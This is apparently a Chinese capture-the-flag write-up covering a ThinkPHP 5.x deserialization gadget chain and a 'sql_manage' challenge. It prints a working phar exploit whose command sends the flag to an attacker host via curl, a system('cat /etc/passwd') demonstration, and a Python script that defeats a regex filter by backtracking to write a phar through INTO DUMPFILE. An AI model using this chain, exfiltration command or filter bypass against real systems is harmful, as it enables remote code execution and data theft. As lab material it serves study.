
```
     */
    public function getAttr(string $name)
    {
        try {
            $relation = false;
            $value    = $this->getData($name);
        } catch (InvalidArgumentException $e) {
            $relation = true;
            $value    = null;
        }

        return $this->getValue($name, $value, $relation);
    }

```

如果$this->data存在$fieldName键名，则返回对应的键值，根据上面的分析我们刚好可以进入这个if中，而$value的返回值就是$closure对应的键值，因此$value




```
     */
    public function getData(string $name = null)
    {
        if (is_null($name)) {
            return $this->data;
        }

        $fieldName = $this->getRealFieldName($name);

        if (array_key_exists($fieldName, $this->data)) {
            return $this->data[$fieldName];
        } elseif (array_key_exists($name, $this->relation)) {
            return $this->relation[$name];
        }

        throw new InvalidArgumentException( message: 'property not exists:' . static::class . '->' . $name);
    }

```

回头看一下漏洞点，$closure,$value我们都可控，而$this->data是一个我们用来控制$closure,$value返回值的数组。



```php
protected function getValue(string $name, $value, bool $relation = false)
{
    // 检测属性获取器
    $fieldName = $this->getRealFieldName($name);
    $method    = 'get' . App::parseName($name,  type: 1) . 'Attr';

    if (isset($this->withAttr[$fieldName])) {
        if ($relation) {
            $value = $this->getRelationValue($name);
        }

        $closure = $this->withAttr[$fieldName];
        $value   = $closure($value, $this->data);
    } elseif (method_exists($this, $method)) {
        if ($relation) {
            $value = $this->getRelationValue($name);
        }

        $value = $this->$method($value, $this->data);
    } elseif (isset($this->type[$fieldName])) {
        // 类型转换
        $value = $this->readTransform($value, $this->type[$fieldName]);
    } elseif ($this->autoWriteTimestamp && in_array($fieldName, [$this->createTime, $this->updateTime])) {
        $value = $this->getTimestampValue($value);
    } elseif ($relation) {
        $value = $this->getRelationAttribute($name);
    }

    return $value;
}
```

此时我们可以怎么利用呢？
Example:



```
php > $a=array();
php > system('whoami',$a);
smi1e
php > system('cat /etc/passwd',$a);
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store Service:/var/empty:/usr/bin/false
```


其他的利用函数我并没有仔细去找，有兴趣的师傅可以找找看。

exp:
这个exp是我对着tp5.1的源码构造的可能和5.2有点不太一样，但是可以直接用。

```
<?php
namespace think\process\pipes {
   class Windows
   {
       private $files;
       public function __construct($files)
       {
           $this->files = array($files);
       }
   }
}

namespace think\model\concern {
   trait Conversion
   {
       protected $append = array("Smi1e" => "1");
   }

   trait Attribute
   {
       private $data;
       private $withAttr = array("Smi1e" => "system");

       public function get($system)
       {
           $this->data = array("Smi1e" => "$system");
       }
   }
}
namespace think {
   abstract class Model
   {
       use model\concern\Attribute;
       use model\concern\Conversion;
   }
}

namespace think\model{
   use think\Model;
   class Pivot extends Model
   {
       public function __construct($system)
       {
           $this->get($system);
       }
   }
}

namespace {
   $Conver = new think\model\Pivot("curl http://vps/ -d '`tac /flag`';");
   $payload = new think\process\pipes\Windows($Conver);
   @unlink("phar.phar");
   $phar = new Phar("phar.phar"); //■■■■■■■phar
   $phar->startBuffering();
   $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //■■stub
   $phar->setMetadata($payload); //■■■■■■meta-data■■manifest
   $phar->addFromString("test.txt", "test"); //■■■■■■■■■■
   //■■■■■■■
   $phar->stopBuffering();
   echo urlencode(serialize($payload));
}
?>
```


sql_manage

首先在源码的配置文件中找到mysql的用户名和密码



```
<?php
//...

return [
    // 数据库类型
    'type'            => 'mysql',
    // 服务器地址
    'hostname'        => '127.0.0.1',
    // 数据库名
    'database'        => 'test',
    // 用户名
    'username'        => 'Smi1e',
    // 密码
    'password'        => 'N1CTF2019',
    // 端口
    'hostport'        => '',
    // 连接dsn
    'dsn'             => '',
    // 数据库连接参数
    'params'          => [],
    // 数据库编码默认采用utf8
    'charset'         => 'utf8',
    // 数据库表前缀
    'prefix'          => '',
    // 数据库调试模式
```

查看可写目录



query:

show variables like "secure_file_priv";

Code:substr(md5(?+'Nu1L'), 0, 5) === 12ba3

5834v

result:


[["secure_file_priv","\/tmp\/"]]

构造phar文件，使用正则回溯绕过限制写文件

```
if(preg_match('/sleep|BENCHMARK|processlist|GET_LOCK|information_schema|into.+?outfile|into.+?dumpfile|\/\*.*\*\//is', $query)
       die('Go out!!!');
}
```

```
#coding=utf-8
import requests
url = "http://47.91.213.248:8001/query"
a = 'a'*1000000
data = {
   "query": "select 0x123456 into/*{}*/dumpfile '/tmp/smi1e123.phar';".format(a),
   "code": "nuk9"
}
cookie = {
   "PHPSESSID":"ik01ngjcquttltalvf7vk6aqap"
}

print(requests.post(url=url,data=data,cookies=cookie).text)
```

load_file一下可以看到写入成功



query:

select hex(load_file('/tmp/smi1e123.phar'));


Code:substr(md5(?+'Nu1L'), 0, 5) === 32d98

ec3wm

result:

